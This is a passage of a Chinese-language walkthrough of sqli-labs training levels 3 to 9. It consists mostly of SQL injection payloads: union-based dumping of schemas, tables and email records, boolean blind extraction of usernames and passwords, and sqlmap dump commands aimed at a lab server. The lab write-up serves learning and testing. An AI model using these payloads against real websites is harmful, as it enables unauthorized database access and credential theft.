-1 union select 1,2,table_name from information_schema.tables where table_schema='security' --+
字段
-
-1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='emails' --+
字段信息
-
-1 union select 1,group_concat(email_id),group_concat(id) from emails --+
less-3
GET - Error based - Single quotes with twist string (基于错误的GET单引号变形字符型注入)
判断是否有闭合
判断闭合方式
-
http://47.109.184.44:9001/Less-3/?id=1" --+ -
http://47.109.184.44:9001/Less-3/?id=1' --+
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'') LIMIT 0,1' at line 1
根据报错,我们可以进行猜测其原本的sql语句,如下
select ... from ... where id=('')
所以我们构建的payload应该为
1') --+

猜想正确
判断列数
-
-1') order by 3 --+ -
-1') order by 4 --+
判断显位
-
-1') select 1,2,3 --+
所有库名
-
-1') union select 1,2,group_concat(schema_name) from information_schema.schemata --+
当前库名
-
-1') union select 1,2,database() --+
所有表名
-
-1') union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+
当前表名
-
-1') union select 1,2,table_name from information_schema.tables where table_schema='security' --+
所有列名
-
-1') union select 1,2,group_concat(column_name) from information_schema.columns where table_name='emails' --+
字段
-
-1') union select 1,group_concat(id),group_concat(email_id) from emails --+
less-4
GET - Error based - Double Quotes - String (基于错误的GET双引号字符型注入)
判断注入类型
判断闭合方式
-
1' -
1"
猜测语句为 select … from … where id=(“”)

判断列数
-
-1") order by 3 --+ -
-1") order by 4 --+
判断显位
-
-1") select 1,2,3 --+
所有库名
-
-1") union select 1,2,group_concat(schema_name) from information_schema.schemata --+
当前库名
-
-1") union select 1,2,database() --+
所有表名
-
-1") union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+
当前表名
-
-1") union select 1,2,table_name from information_schema.tables where table_schema='security' --+
所有列名
-
-1") union select 1,2,group_concat(column_name) from information_schema.columns where table_name='emails' --+
字段
-
-1") union select 1,group_concat(id),group_concat(email_id) from emails --+
less-5
GET - Double Injection - Single Quotes - String (双注入GET单引号字符型注入)
判断注入类型
判断闭合方式
-
1' -
1"
测试的时候 发现这个并没有回显位

猜测为slq盲注
way1:
盲注
猜数据库名字长度
-
1' and length((select database()))<=8 --+
-
1' and length((select database()))<=7 --+
-
1' and substr((select database()),1,1)='s' --+
猜解数据库名
-
?id=1'and length((select group_concat(table_name) from information_schema.tables where table_schema=database()))>13--
判断所有表名字符长度。
-
?id=1'and ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),1,1))>99--+
逐一判断表名
-
?id=1'and length((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'))>20--+
判断所有字段名的长度
-
?id=1'and ascii(substr((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),1,1))>99--+
逐一判断字段名。
-
?id=1' and length((select group_concat(username,password) from users))>109--+
判断字段内容长度
-
?id=1' and ascii(substr((select group_concat(username,password) from users),1,1))>50--+
逐一检测内容。
…
…
…
way2:
sqlmap
数据库名
-
python sqlmap.py -u "47.109.184.44:9001/Less-5/?id=1'" --current-db

表名
-
python sqlmap.py -u "47.109.184.44:9001/Less-5/?id=1'" -D security --tables
列名
-
python sqlmap.py -u "47.109.184.44:9001/Less-5/?id=1'" -D security -T emails --columns
字段
-
python sqlmap.py -u "47.109.184.44:9001/Less-5/?id=1'" -D security -T emails --columns -C id,emails_id --dump
less-6
GET - Double Injection - Double Quotes - String (双注入GET双引号字符型注入)
sql盲注

-
1" and ascii(substr((select database()),1,1))>=1 --+
…
…
…
less-7

GET - Dump into outfile - String (导出文件GET字符型注入)
字符型
…
…
…
布尔盲注
less-8

GET - Blind - Boolian Based - Single Quotes (布尔型单引号GET盲注)
字符型
…
…
…
布尔盲注
less-9
GET - Blind - Time based. - Single Quotes (基于时间的GET单引号盲注)
进行测试均无明显回显
-
and 1=1 -
and 1=2
测试完上面以为是字符型,继续测试
-
1' --+ -
1" --+ -
1') --+ -
1") --+
均为下面的页面

试试时间盲注
